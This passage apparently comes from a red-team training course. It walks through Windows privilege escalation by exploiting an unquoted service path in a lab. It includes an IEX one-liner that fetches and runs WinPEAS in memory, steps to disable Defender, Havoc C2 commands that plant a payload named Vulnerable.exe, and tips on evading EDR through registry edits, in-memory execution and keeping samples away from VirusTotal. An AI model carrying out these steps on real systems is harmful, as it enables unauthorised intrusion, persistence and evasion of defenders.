- Catches privilege escalation: Focuses on High integrity processes in writable locations
- Service-specific: Only triggers for processes spawned by services.exe
- Covers common attack vectors: Monitors typical directories used in unquoted service path attacks
This is a tactical detection rule that specifically targets the unquoted service path vulnerability demonstrated in the lab, making it an excellent example of how you can implement effective monitoring for privilege escalation attacks (if your EDR logs the required events, you can add this).
6. ENUMERATING UNQUOTED SERVICE PATHS WITH WINPEAS
WinPEAS is a popular post-exploitation enumeration tool that can help identify potential privilege escalation vectors, including unquoted service paths.
When an adversary runs WinPEAS as a regular unprivileged user by opening a command prompt and starting a PowerShell console with your student (unprivileged user) account, you will see the following:
runas /user:student powershell.exe
From the new PowerShell window (running with regular user permissions), the adversary can execute WinPEAS in memory by using IEX (Invoke-Expression):
powershell "IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1')"

WinPEAS will check for a ton of misconfigurations, system info, updates installed and so on. Scrolling down you see the following:

The results that come back show 3 services with an unquoted service path. However, we need 2 additional conditions in order to exploit this:
- The parent folder that hosts the service executable has to allow a regular user to have
writepermissions - The PATH needs to have
spacesin it
We can see in our lab that the WindowsAzureGuest agent has an unquoted service path. However, it doesn't comply with the latter 2 conditions needed to execute.
The VulnService service however does comply with all 3 conditions, and we can exploit this to escalate our privileges to the Threatadmin user, which is a local administrator on this machine.
IMPORTANT: We achieve not only
Privilege Escalation, but alsoCode-ExecutionandPersistence!!!
7. ALTERNATIVE EVASION - MODIFYING A SERVICE THROUGH REGISTRY ENTRIES
Every service created or running on a Windows system can be found in the registry - you can even modify a service without needing sc.exe, which bypasses a lot of detections (relying on API calls made by sc.exe) such as event ID 7045 (service creation). MEDR (Microsoft Endpoint Detection and Response) does NOT log ALL registry events, only a subset of about 500 or so -

Sysmon event IDs 12, 13 and 14 log these events, and can serve as an add-on to your EDR when it's not logging registry events.
| Event ID | Event Type | Description | Detection Analysis | Red Team Impact |
|---|---|---|---|---|
| 12 | Registry Create/Delete | Logs creation or deletion of registry keys/values, useful for autostart or malware persistence monitoring. | Detection Risk: Moderate. C# tools modifying registry (e.g., for persistence via Microsoft.Win32) trigger this. Forensic Impact: Exposes persistence mechanisms, aiding forensic analysis. | Impact on C#: Red teams must minimize registry writes or use in-memory persistence to evade detection. |
| 13 | Registry Value Set | Logs modifications to registry values (DWORD/QWORD types). | Detection Risk: Moderate. Similar to Event 12, C# tools setting registry values (e.g., via Registry.SetValue) are logged. Forensic Impact: Reveals configuration changes, critical for tracing C# persistence. | Impact on C#: Avoid registry modifications in C# tools to maintain stealth, favoring memory-based techniques. |
| 14 | Registry Rename | Logs renaming of registry keys or values. | Detection Risk: Low. Rare in C# attacks unless manipulating registry for persistence. Forensic Impact: Limited unless C# tools rename keys (e.g., to hide persistence). | Impact on C#: Minimal impact, as registry renaming is uncommon in fileless attacks. |
The adversary can simply modify an existing service, using reg.exe instead of sc.exe - this will not trigger event ID 7045 (service creation) - but will trigger Sysmon event ID 12 (registry value set). Administrator privileges are still required to modify a service, and the path to the service executable must be writable by the user, but we can point the service to any malicious executable we want.

- ImagePath: Location of the service executable
- Type: 0x10 = service that runs in its own process
- Start: 2 = automatic
- ErrorControl: 1 = Normal (log error and continue)
- ObjectName: specifies the account under which the service runs
You can clearly see the modification made to the service below - this is just to demonstrate how services can be abused by threat actors (remember you need admin privileges for this). Abusing services is a typical persistence mechanism. In a real life scenario the threat actor would change the ImagePath to a malicious service executable for example.

We have set up the lab so that the
VulnServiceservice is running withThreatadminprivileges, so when we exploit this unquoted service path vulnerability, we'll escalate our privileges toThreatadmin!
Let's continue to the next lab where we'll use Havoc to get a foothold on our Windows machine, and then exploit this unquoted service path vulnerability to escalate our privileges to Threatadmin!
1. LAB - PRIVILEGE ESCALATION (PRIVESC)
IMPORTANT: Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submissionin Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We will deal with AV evasion techniques later in the training.
1.1 DISABLE WINDOWS DEFENDER
Make sure Windows Defender TAMPER PROTECTION is turned off, otherwise you won't be able to disable Defender. This has no impact on detections, it just prevents Defender from being turned off, so we need to disable this first.
- On your
Windowsmachine, go toSettings -> Update & Security -> Windows Security -> Virus & threat protection -> Manage settingsand turnOFFtheTamper Protectionoption:
- Check if Defender is turned
ONby running the checkav.ps1 script:

- On your
Windowsmachine, open aPowerShell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 ESTABLISH INITIAL FOOTHOLD
- On your Kali machine, go to your terminal, open a new tab and host the /opt/Havoc/payloads directory so we can upload the required files to Kali:
cd /opt/Havoc/payloads
updog2
- Now, on your Windows machine use
Chromeand go to http://kali:9090/ and upload the Havoc service demon executable ("demon.x64svc.exe") and the SharpUp.exe file to our payloads directory onKali. Both files are located in `"C:\THEV\Labs\Lab-privesc"'.


You should see both files on your Kali machine in the /opt/Havoc/payloads directory:

NOTE: We want to start with regular user privileges, as we want to demonstrate privilege escalation from a regular user to an Admin/System user.
- On your
Windowsmachine, open acommand promptwithAdministratorprivileges and use therunascommand to start a newcommand promptas the unprivileged (Studentuser):
runas /user:student cmd.exe
- Enter the password, and in the new
command promptyou are now running as a regular user with medium integrity. You can check this by running thewhoami /allcommand:
whoami /all
- Now from this
newcommand promptrunning as unprivileged user, execute the payload:
cd \temp
demon.x64.exe

1.3 ENUMERATION AND RECONNAISSANCE
First of all, we need to find if there are any misconfigurations on the Windows victim - we can use several tools:
There are several tools we can use for this:
- WinPEAS (which we demonstrated in the previous lab)
- PowerUp (Part of PowerSploit)
- SharpUp (We'll use this to demonstrate Havoc's inline execution capabilities)
USING HAVOC DOTNET INLINE-EXECUTION
Havoc supports inline execution of .NET assemblies, which allows us to run .NET tools directly from the Havoc C2 server without needing to upload them to the target machine. This is particularly useful for evasion, as it minimizes disk activity and reduces the chances of detection by antivirus or endpoint detection and response (EDR) solutions. We're running in the memory of the Havoc demon, so no new processes are created, and no files are written to disk. This is similar to BOFs, but for .NET assemblies.
dotnet inline-execute /opt/Havoc/payloads/SharpUp.exe audit UnquotedServicePath

We now know there's a service that we can abuse for executing a payload, but does it also run with higher privileges than the current user? Remember we want to escalate our privileges. Let's find out.
In Havoc we can use these commands as well by using the SHELL command - this executes cmd.exe commands and gets the output:
- On your Kali machine interact with the
studentsession and use theSHELLcommand to check which privileges the service is running with:
shell sc qc vulnservice

- Next let's check if the account used by the service is privileged or not:
shell net localgroup "Administrators" | find /i "Threatadmin"

1.4 USING HAVOC BOF COMMANDS
HAVOC provides two main approaches for executing commands: the SHELL command and Beacon Object Files (BOFs). The following table compares these methods from an evasion and OPSEC perspective:
| Characteristic | SHELL Command | BOF Commands |
|---|---|---|
| Process Creation | ||
| Disk Activity | ||
| EDR Detection Risk | ||
| AV Detection Risk | ||
| Network Traffic | ||
| Memory Footprint | ||
| Process Monitoring | ||
| Forensic Traces | ||
| Task Suitability | ||
| Implementation Complexity |
What are Beacon Object Files (BOFs)?
BOFs are position-independent code modules in Common Object File Format (COFF), compiled from C code. They run within the Beacon's memory space, enabling post-exploitation capabilities without creating separate processes or injection techniques that security tools easily detect.
Key Features:
- Lightweight: Typically under 3KB (vs. Reflective DLLs or .NET assemblies)
- In-memory execution: No disk writes or process creation
- Limited API surface: Uses Beacon APIs and minimal Windows APIs
- Position-independent: Can execute from any memory location
Limitations:
- Not suitable for long-running or resource-intensive tasks
- Limited linking capabilities (no .bss section for global variables)
- Best for quick, one-off command execution
We can use BOFs for enumerating the vulnerable service, just like we did before, and finding out if the service account is privileged or not:


1.5 EXPLOIT UNQUOTED SERVICE PATH
So now we know we have a service on the system that has an unquoted service path, the directory is writable by regular users (in real scenarios the C:\Users\username\appdata folder is a common location that unprivileged users have full access to), and the account being used is privileged.
IMPORTANT : Havoc supports different payload types,exe,dll,shellcodeandservice. In this version of Havoc there's a bug in theServicepayload type, we have created our own service payload with Havoc shellcodedemon.x64svc.exe, that will do exactly the same as if it were generated by Havoc.DO NOT GENERATE A SERVICE PAYLOAD WITH HAVOC, USE THE PROVIDED ONE IN THE LABS FOLDER!!! .
Earlier in this lab you already uploaded the demon.x64svc.exe to your Kali machine, so you don't need to generate a new one, it won't work anyhow.

Let's see what happens if we drop our Havoc service payload (havoc.x64svc.exe) in the "C:\MyPrograms\" directory, and rename it to Vulnerable.exe.
We can do this with HAVOC - Use the Havoc student session to upload a demonsvc.x64.exe renamed to Vulnerable.exe to the C:\MyPrograms\Vulnerable Service\ path, and we'll then start the VulnService.
- On your Kali machine interact with the
studentsession and use theuploadcommand to transfer the file:
upload /opt/Havoc/payloads/havoc.x64svc.exe C:\MyPrograms\Vulnerable.exe
NOTE : When copy pasting this in the Havoc GUI, we noticed that pasting sometimes adds some trailingspacesat the end of the command, make sure to remove those spaces.

If we have a look on our Windows machine we can see the malicious service executable was dropped in the "C:\MyPrograms" folder. Now whenever this service (re-)starts, it will execute our Havoc payload instead of the actual service.
Instead of rebooting our Windows machine, let's just start the service manually (this requires admin privileges) and see what happens.
NOTE: You can't do this from within your Havoc session, as starting a service requires admin privileges - and your Havoc session is running as an unprivileged user (
student). In real scenarios you would just reboot (or wait for the user to reboot) the machine and wait for the service to start automatically.
- On your
Windowsmachine, open acommand promptwithAdministratorprivileges:
sc start vulnservice

We can see a new demon spawned, under the Threatadmin account. Let's check our privileges by interacting with our new session, using the command whoami:
whoami
We can now see that we are running a new demon, with an admin account and our process is running in HIGH integrity (services that run with privileged accounts always run in high integrity by the way).
1.6 CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly
clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.
1. UAC - USER ACCOUNT CONTROL (PRIVILEGE ESCALATION)
1.1 SUMMARY
